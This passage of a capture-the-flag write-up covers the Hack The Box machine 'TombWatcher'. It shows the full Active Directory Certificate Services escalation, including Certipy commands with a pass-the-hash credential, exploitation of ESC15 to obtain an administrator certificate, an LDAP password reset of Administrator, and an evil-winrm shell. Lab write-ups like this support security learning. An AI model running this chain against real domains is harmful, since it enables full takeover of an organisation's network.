
```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad find -dc-ip 10.129.232.167 -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20260127094700_Certipy.txt'
[*] Wrote text output to '20260127094700_Certipy.txt'_
```

Bazar zhok, we have ESC15!, by looking at certipy-ad wiki, we can see how to exploit that


ESC15




```
    Template Last Modified                : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights                 : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
                                            TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                             : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals           : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals            : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals             : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll             : TOMBWATCHER.HTB\Domain Admins
                                            TOMBWATCHER.HTB\Enterprise Admins
                                            TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals        : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                               : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                               : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad req -u cert_admin@tombwatcher.htb -hashes :5f43c20b6d58117bdaf45a3e9e72199e -dc-ip 10.129.232.167 -ca 'tombwatcher-CA-1' -template 'Webserver' -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'

Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
File 'administrator.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): yes^H^H
[*] Wrote certificate and private key to 'administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx'
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ certipy-ad auth -pfx administrator_4d23dc79-c82e-4d35-bc66-19ccc6848065.pfx -dc-ip 10.129.232.167  -ldap-shell
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.129.232.167:636'
[*] Authenticated to '10.129.232.167' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# change_password Administrator chetam_brother
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: chetam_brother
Password changed successfully!

# sSsSsS
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ evil-winrm -i 10.129.232.167 -u Administrator -p chetam_brother

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/27/2026   3:47 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> _
```